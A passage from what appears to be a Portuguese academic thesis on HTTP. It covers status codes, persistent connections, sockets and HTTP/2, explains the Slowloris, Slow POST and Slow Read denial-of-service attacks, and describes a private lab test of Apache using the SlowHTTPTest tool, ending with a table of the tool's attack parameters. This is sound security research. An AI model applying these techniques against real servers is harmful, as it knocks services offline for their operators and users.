  \r\n
  [HTTP response 1/1]
  [Time since request: 0.039427000 seconds]
```

Figura 3.6: Resposta de uma requisição GET observada pelo Wireshark.

3.0.5 Códigos de Status HTTP

Ao serem requisitados, os servidores HTTP retornam um código de estado a quem fez a solicitação. Esse código informa se a requisição foi ou não atendida, e se a tarefa solicitada foi ou não executada. Ele fornece informações sobre o estado da solicitação e vai acompanhado de uma frase de estado, a qual tem a finalidade de facilitar o entendimento por parte do usuário. Além de indicar se a tentativa foi bem-sucedida, esse código pode apontar também a razão exata de um pedido não ter tido êxito. O fato de estarem localizados na primeira linha de resposta (linha de estado) facilita aos desenvolvedores tratar diferentes tipos de eventos sinalizados por meio desses códigos, analisando apenas o início da resposta. Alguns tipos de erro podem ser rapidamente verificados com a ajuda de programas.

A forma como o agente receptor manipula a resposta depende, primeiramente, do código e, secundariamente, dos outros campos do cabeçalho de resposta.

Ficou padronizado que esses códigos seriam formados por 3 dígitos, sendo que o primeiro deles indica uma das cinco classes de resposta à qual o código pertence. Assim, se o receptor encontrar um código que não reconhece, pode usar o primeiro dígito do código para determinar a classe geral da resposta.

São eles:

1xx - Informativo

Estes códigos de estado indicam uma resposta provisória. Retornam ao solicitante que a

instrução foi recebida e, em seguida, aguardam uma nova instrução para completar a ação.

- 100 - Continuar: indica que o servidor recebeu o cabeçalho do pedido e que, agora, o cliente tem que realizar o envio do corpo da solicitação.
- 101 - Trocar protocolos: significa que o cliente pediu para o servidor alterar os protocolos e o servidor está reconhecendo que isso será feito.

2xx - Bem-sucedido

Classe de códigos que indica que o servidor recebeu a solicitação do cliente, aceitou e pode ter chegado a processá-la com êxito.

- 200 - OK: o cliente obteve êxito no pedido.
- 201 - Criado: houve cumprimento do pedido, o que resultou na criação de um novo recurso.
- 202 - Aceito: a requisição foi aceita para processamento.
- 204 - Nenhum conteúdo: a solicitação foi processada pelo servidor, no entanto, não está retornando nenhum conteúdo.

3xx - Redirecionamento

Esta classe é responsável pelos códigos que indicam redirecionamento. Aponta que uma outra ação deve ser executada para completar o pedido, fazendo com que sejam tomadas medidas adicionais por parte do cliente.

- 300 - Múltipla escolha: o servidor pode escolher uma ação com base no solicitante ou pode apresentar uma lista para que o solicitante escolha uma ação.
- 301 - Movido: todas as solicitações a partir dessa devem ser direcionadas para a URI.
- 304 - Não modificado: aponta que o recurso não foi modificado desde a última solicitação.

4xx - Erro de cliente

São códigos que indicam que um erro ocorreu, possivelmente devido a problemas inerentes à solicitação realizada.

- 400 - Solicitação inválida: devido a um erro no pedido o servidor não entendeu a requisição.

- 401 - Não autorizado: o acesso foi negado e, para consegui-lo, o usuário é convidado a autenticar-se.
- 403 - Proibido: o servidor recusa a solicitação pois há uma restrição ao recurso.
- 404 - Não encontrado: indica que o endereço solicitado não foi encontrado.

5xx - Erro de servidor

Houve um erro no servidor ao processar uma solicitação e este não consegue concluir a requisição.

- 500 - Erro interno do servidor: devido a um problema interno, o servidor não pode processar a solicitação.
- 501 - Não implementado: a solicitação especifica uma configuração que ainda não foi implementada.
- 502 - Bad Gateway: o servidor recebeu uma resposta inválida enquanto operava como gateway ou proxy.
- 503 - Serviço indisponível: no momento, o servidor encontra-se indisponível.

3.0.6 Conexões persistentes e não persistentes

Ao estabelecer uma conexão, o TCP realiza o trabalho de levar a mensagem HTTP desde a interface socket do cliente até a interface socket do servidor. Na versão 1.0 do HTTP, essa conexão é estabelecida de forma não persistente, tendo em vista o fato de, ao final de cada entrega, a mesma ser desfeita. Já na versão 1.1 do HTTP, como a conexão se mantém aberta ao final de cada entrega, diz-se que se trata de conexão persistente.

As vantagens da utilização de uma conxão persistente justificam sua padronização a partir do HTTP 1.1. São elas:

- Apenas a abertura de uma conexão TCP se faz necessária para o trânsito de diversos objetos entre cliente e servidor.
- O fato de serem requeridos menos pacotes de abertura de conexão torna a rede menos congestionada.
- Trocas desnecessárias de pacotes entre cliente e servidor são evitadas ao não serem abertas novas conexões.
- Reduz-se o período de espera para novas requisições.

Enquanto na conexão não persistente são necessários 2 RTT (*Round-Trip Time*) para cada objeto, a conexão persistente exige apenas 1 RTT. Uma comparação do uso de *pipelining* é mostrada na Figura 3.7




Figura 3.7: Conexões com *pipelining* (DORDAL, 2002).

Conexões persistentes permitem a implementação de uma técnica conhecida como *Pipelining*. Nesse método, o cliente realiza o envio de solicitações sem precisar aguardar a resposta para cada uma delas. Ou seja, podem ser enviadas todas as requisições de uma só vez ao servidor, sendo que este envia, posteriormente, todas as resposta. No entanto, a utilização dessa técnica apresenta algumas desvantagens, entre elas o envio de respostas fora de ordem, necessidade de utilização de mais de 1 RTT para todos os objetos e risco de o cliente não encerrar a conexão após o recebimento de toda a informação necessária, e, com isso, não liberar aquela conexão para outros clientes.

3.0.7 Sockets

A maioria das aplicações consiste em comunicação de processos, como a interação cliente-servidor. Esses processos necessitam trafegar através de uma interface de software denominada socket ou API (*Application Programming Interface*). Quando, por exemplo, um cliente quer enviar uma mensagem ao servidor, o processo envia-a pelo socket, admitindo que haja do outro lado infraestrutura para o transporte até o socket do processo destinatário (servidor). Após chegar com sucesso ao processo de destino, há a execução de uma ação sobre a mensagem.




Figura 3.8: Processos comunicando-se através de sockets (KUROSE; ROSS, 2010)(adaptado).

Como mostra a Figura 3.8, o socket é a interface de programação por qual as aplicações de rede são inseridas na Internet (KUROSE; ROSS, 2010). No caso de usar o TCP, o cliente cria seu socket , especifica o endereço IP do processo servidor e o respectivo número de porta. Após isso o cliente inicia o *three-way-handshake* e, finalmente, estabelece a conexão com o servidor - só então ocorre o tráfego de dados. Já que o protocolo de transporte é o TCP, haverá garantia de entrega de cada byte e estes serão recebidos na ordem em que foram enviados. A conexão permanecerá ativa até que um dos dois processos em execução a encerre. Por outro lado, em uma programação de aplicação com UDP, cada conjunto de bytes enviado a outro processo necessita ser endereçado para o destinatário. Isso porque o UDP não é um protocolo orientado à conexão, e assim não é formado um tunelamento direto entre sockets, como no TCP, acarretando na não garantia da entrega dos dados, pois pode haver perda ou outros problemas com os pacotes durante o percurso.

3.0.8 Servidor Web

Servidores Web tem a função de aceitar requisições HTTP de máquinas cliente (navegadores ou browsers) e fornecer respostas HTTP que podem incluir dados (páginas HTML, imagens, etc.). Além disso, também inclui métodos para receber dados a partir da máquina cliente como, por exemplo, formulários para preenchimento e envio de dados (*uploading*). O mais comum servidor Web é o Apache, desenvolvido pela Apache Foundation. É um software *open source* e roda na maioria das plataformas operacionais, dentre elas: Windows, Linux, Unix e Mac. Há também o servidor criado pela Microsoft chamado IIS (*Internet Information Services*). Este é tido como o segundo servidor mais utilizado para comunicação entre cliente e servidor.

3.0.9 A Evolução do Protocolo

A criação de uma forma padronizada de comunicação entre clientes e servidores na *Web*, que pudesse ser compreendida por todos os equipamentos ligados à rede, inspirou o surgimento do HTTP.

A primeira versão do HTTP foi lançada no início da década de 90. Intitulado HTTP/0.9, tratava-se de um simples protocolo para a transferência de dados pela Internet. Em seguida veio o HTTP/1.0, no qual foram adicionadas algumas das características em uso até hoje, como o conceito de mensagem, métodos, entre outros. No entanto, o HTTP / 1.0 não foi suficiente para levar em consideração os efeitos de proxies hierárquicos, necessidade de conexões persistentes, ou hosts virtuais. Assim, em 1999, foram definidos alguns comportamentos novos e eliminados outros, estabelecendo-se a versão HTTP/1.1, da qual fazem parte os requisitos mais rigorosos da versão anterior.

No HTTP/1.0, a maioria das implementações utilizava uma nova conexão para cada troca de pedido/resposta. Já no HTTP/1.1, a utilização de um link é suficiente para uma ou mais trocas de pedido/resposta. Tem por objetivo suportar a grande diversidade de configurações desenvolvidas.

Já está em fase de finalização a nova versão do protocolo HTTP, que tem por nome: HTTP/2. A revisão é feita por uma equipe da IETF, que é a organização mantenedora do protocolo, e conta com auxílio de engenheiros envolvidos em grandes projetos como Firefox, Chrome, Microsoft HTTP Stack, Akamai e outros. O protocolo não foi redesenhado do começo, tanto que códigos, semântica e métodos são os mesmos. O objetivo é que se possa usar as mesmas API‘s do HTTP/1.x com algumas pequenas alterações. O foco principal da nova versão é aumento de desempenho, especialmente na percepção de latência do usuário e uso de recursos de rede e servidores. E o maior objetivo dos projetistas é permitir o uso de apenas uma conexão entre o *browser* e a página Web.

Segundo (IETF, 2014), as maiores diferenças entre HTTP/1.x e HTTP/2 são:

- É binário ao invés de ser textual. Protocolos binários são mais eficientes para analisar, mais compactos no percurso e possuem muito menos capacidade de dar erro comparados a versões 1.x, isso porque existem muitos recursos para manipulação de espaços em branco, capitalização, finais de linha e etc.

- É totalmente multiplexado. Na versão 1.x havia o problema “head-of-line-blocking“ (apenas uma requisição pode ser processada por vez). O uso de *pipelining* na versão 1.1 foi insuficiente para resolver o problema, já que um número alto de respostas lentas ainda poderiam bloquear outras requisições. Por outro lado, a multiplexação permite várias requisições e respostas de uma só vez, sendo possível até misturar parte de uma mensagem em outra no percurso.

- É capaz de usar apenas uma conexão TCP. Da forma antiga, o *browser* poderia abrir

de quatro a oito conexões por origem. Como muitas páginas têm múltiplas origens, isso por vezes gera mais de trinta conexões, exigindo muito dos servidores e podendo causar excesso de fluxo e, consequentemente, interrupções.

- Usa compressão de cabeçalho. Atualmente é comum um cabeçalho ter 1400 bytes e, com isso, ser necessário pelo menos sete a oito viagens de ida e volta (*round-trips*). Isso se deve ao início lento inerente ao TCP, que passa os pacotes em novas conexões de acordo com o número de pacotes que receberam ACK, limitando assim o número de pacotes que poderiam ser enviados nas primeiras transmissões. Com uso de compressão, será possível que essas requisições sejam enviadas nas primeiras viagens de ida e volta.

- Usa *Server Push*. Quando um *browser* requisita uma página, o servidor envia o HTML como resposta e depois fica esperando o cliente analisá-lo para que, em seguida, sejam passadas as informações pedidas, como imagens, CSS[1] e JavaScript. O *Server Push* permite que o servidor não fique esperando esse atraso e logo vai enviando respostas que julgue necessárias a partir de seu *cache*.

3.1 VULNERABILIDADES DO HTTP

Para um atacante é propício investir contra a tecnologia HTTP porque geralmente suas vias não estão bloqueadas por *firewalls* nas empresas (RAGHAVAN; DAWSON, 2011). Isso permite acesso fácil às aplicações de serviços Web por clientes remotos, mas também significa que um canal aberto fica disponível para conectar o mundo aos servidores em questão.

3.2 SLOW DOS

Um ataque à camada de aplicação que vem se tornando mais proeminente é o Slow HTTP Denial of Service. Geralmente supõe-se que o ataque de negação de serviço é um ataque volumétrico que ocorre rapidamente, não devagar, como é a proposta desse ataque. Os ataques costumam requerer um elevado número de máquinas e melhor se estiverem geograficamente distribuídos. No entanto, ataques Slow consomem pouco recurso e banda por parte do atacante e, mesmo assim, são capazes de derrubar um servidor Web.

Bons exemplos de ferramentas que executam esse tipo de ataque são *Slowloris* e *Slow HTTP POST*, ao tirar proveito do protocolo HTTP, que exige que requisições sejam completamente recebidas pelo servidor antes que possam ser processadas. Caso a requisição HTTP não se complete ou a taxa de transferência permaneça baixa, o servidor mantém seus

[1] Liguagem de folhas de estilo, muito utilizada em apresentação de textos

recursos ocupados, esperando o restante da informação. Se assim permanecer, é um caso de negação de serviço. A proposta dessas ferramentas é enviar requisições parciais para um servidor, mantendo as conexões abertas e ocupadas, e, dessa forma, esgotar seus recursos.

Existem três tipo de ataques Slow DoS, descritos a seguir.

3.2.1 Slow HTTP Headers (Slowloris)

Os criadores desta ferramenta defendem que a situação ideal de um ataque seja tal que os serviços mantenham-se intactos, mas que tornem o servidor completamente inacessível (HANSEN, 2009). O que ocorre neste ataque é que um oponente envia um cabeçalho HTTP parcial com uma taxa muito baixa. E continua enviando novas partes do cabeçalho para que os sockets permaneçam ativos, ou seja, mantendo os recursos do servidor ocupados.

O ataque usa requisições GET HTTP para ocupar todas as conexões HTTP disponíveis num servidor Web. Para isso, tira-se vantagem do comportamento padrão de servidores Web, os quais aguardam o cabeçalho completo para, então, liberar a conexão. O servidor Apache, por exemplo, possui um *timeout* (tempo de espera) de 300 segundos por padrão, e é automaticamente reiniciado assim que o cliente envia mais uma porção incompleta de dados. Utilizando-se disso, o atacante pode abrir várias conexões em um servidor, iniciando uma requisição HTTP sem a intenção de encerrá-la. Mantendo a requisição aberta e enviando novas requisições desse tipo, em pouco tempo o servidor se esgota e passa a não atender mais a requisições legítimas (MUSCAT, 2013).

Segundo (FIELDING; RESCHKE, 2014), o término de um cabeçalho é sinalizado como uma linha em branco, ou seja, dois conjuntos de caracteres CRLF consecutivos. Sabendo disso, o atacante não tem a intenção de enviar uma linha em branco para completar o cabeçalho HTTP. A Figura 3.9 mostra como o ataque é executado.




Figura 3.9: Funcionamento do ataque Slowloris (SHEKYAN, 2012b).

3.2.2 Slow HTTP POST

Este ataque assemalha-se muito ao *Slow HTTP Headers*, já que em ambos há a intenção de enviar componentes de uma requisição HTTP a taxas muito baixas. Neste caso particular, o método utilizado é o POST. Como já abordado anteriormente, quando um cliente usa o método POST, há envio de informações em formulários, geralmente.

Assim, o atacante envia o cabeçalho de forma completa, porém dessa vez envia as informações de forma fracionada, usando taxas baixas, fazendo com que o servidor fique aguardando o restante da informação e, consequentemente, mantenha-se ocupado até que seus recursos se esgotem.

Na requisição POST há o campo *Content-Length* (tamanho do conteúdo), que o atacante pode definir como 1000 bytes, por exemplo. Após enviar completamente o cabeçalho, ele pode decidir enviar 1 byte a cada intervalo de tempo que não exceda o *timeout*. Servidores Web irão respeitar o campo "*Content-Length*"e esperar que toda a mensagem seja enviada. Qualquer página que use o HTTP POST como acesso restrito de usuários com nome e senha, *upload* de vídeos, anexos em e-mails, formulários de pesquisa e etc, estão suscetíveis a esse ataque (OWASP, 2010). Na Figura 3.10 é possível observar o funcionamento do ataque.




Figura 3.10: Como o ataque Slow POST funciona (SHEKYAN, 2012b).

3.2.3 Slow Read Attack

Ao contrário de Slowloris e Slow POST, o ataque Slow Read não se atem à mensagem de requisição, mas à resposta do servidor. Neste caso, o atacante envia completamente a requisição HTTP, porém irá ler a resposta de forma lenta, buscando manter ativas a maior quantidade de conexões.

Para tornar efetivo o ataque, o cliente informa ao servidor durante o three-way-handshake (utilizando-se o protocolo TCP) que sua janela de recebimento (*buffer*) é de tamanho redu-

zido. Assim, o envio da resposta terá que ser fracionado e, com uso de *pipelining*, o ataque será amplificado (SHEKYAN, 2012a). A Figura 3.11 elucida o ataque Slow Read.




Figura 3.11: Funcionamento do ataque Slow Read (SHEKYAN, 2012b).

4 AMBIENTE EXPERIMENTAL E TESTES REALIZADOS

O laboratório para a realização dos testes foi constituído de dois computadores: um rodando Windows 7 Professional 64 bits (vítima) e outro com sistema operacional Ubuntu 14.04 64 bits (atacante). A topologia do ambiente experimental pode ser vista na Figura 4.1.




Figura 4.1: Topologia montada para simular os ataques.

O servidor Web escolhido para ser alvo dos ataques foi o Apache 2.4, agregado ao XAMPP (solução livre que combina servidor Apache, banco de dados MySQL com interpretadores de PHP e Perl). A justificativa para sua escolha é o fato de ser esse o servidor Web mais popular do mundo (NETCRAFT, 2015).

Foi construída uma página HTML com o objetivo de se aproximar de um *website* real. Foi usado um template gratuito disponibilizado na Internet, com imagens de alta resolução e textos com estilo CSS. Essa página foi desenvolvida com o intuito de verificar o estado do servidor, como pode ser visto na Figura 4.2. Além disso, é importante denotar que a máquina que executa o servidor Web está com o IP 192.168.1.102, enquanto o atacante está com o IP 192.168.1.103.

A ferramenta utilizada para atacar o servidore Web Apache foi o SlowHTTPTest (a partir do computador rodando Ubuntu 14.04), e será descrita adiante com mais detalhes.




Figura 4.2: Página-alvo de ataques Slow Read.

4.1 EXPERIMENTOS COM SLOWHTTPTEST

4.1.1 A ferramenta SlowHTTPTest

Foi criada por Sergey Shekyan (SHEKYAN, 2012a) enquanto trabalhava para Qualys, empresa de segurança de redes. O SlowHTTPTest é configurável, ou seja, permite ao usuário escolher modos e alterar parâmetros de acordo com sua necessidade. É capaz de simular os ataques mais comuns de negação de serviço à camada 7 como Slowloris, Slow HTTP POST e Slow HTTP Read, fornecendo ao final de cada teste um relatório para análise. Funciona em plataformas Linux, Mac e, no caso de ser Windows, necessita da ferramenta Cygwin, que proporciona um ambiente Linux naquela plataforma. O objetivo principal é fornecer meios para gestores de TI possam testar seus ambientes contra esses tipos de ataques.

Os principais parâmetros de execução do SlowHTTPTest estão descritos na Tabela 4.1 e

a aparência da ferramenta ao ser executada na máquina Linux é mostrada na Figura 4.3.

Tabela 4.1: Parâmetros configuráveis ao executar a ferramenta SlowHTTPTest (SHEKYAN, 2015)

Parâmetro	**Significado**
-c	Número de conexões (limitado a 65539)
-H	Modo Slowloris
-X	Modo Slow Read
-B	Modo Slow POST
-g	Gera estatísticas em HTML após o ataque
-o	Nome do arquivo de estatísticas
-i	Intervalo entre dados na conexão
-k	Número de vezes a repetir a requisição em modo pipelining
-l	Duração do teste em segundos
-p	Configuração de *timeout*
-r	Taxa de conexão
-w	Ponto inicial da janela a ser usada
-y	Ponto final da janela a ser usada
-x	Tamanho máximo do dado
-z	Bytes a serem lidos pelo *buffer*
-u	URL do servidor-alvo

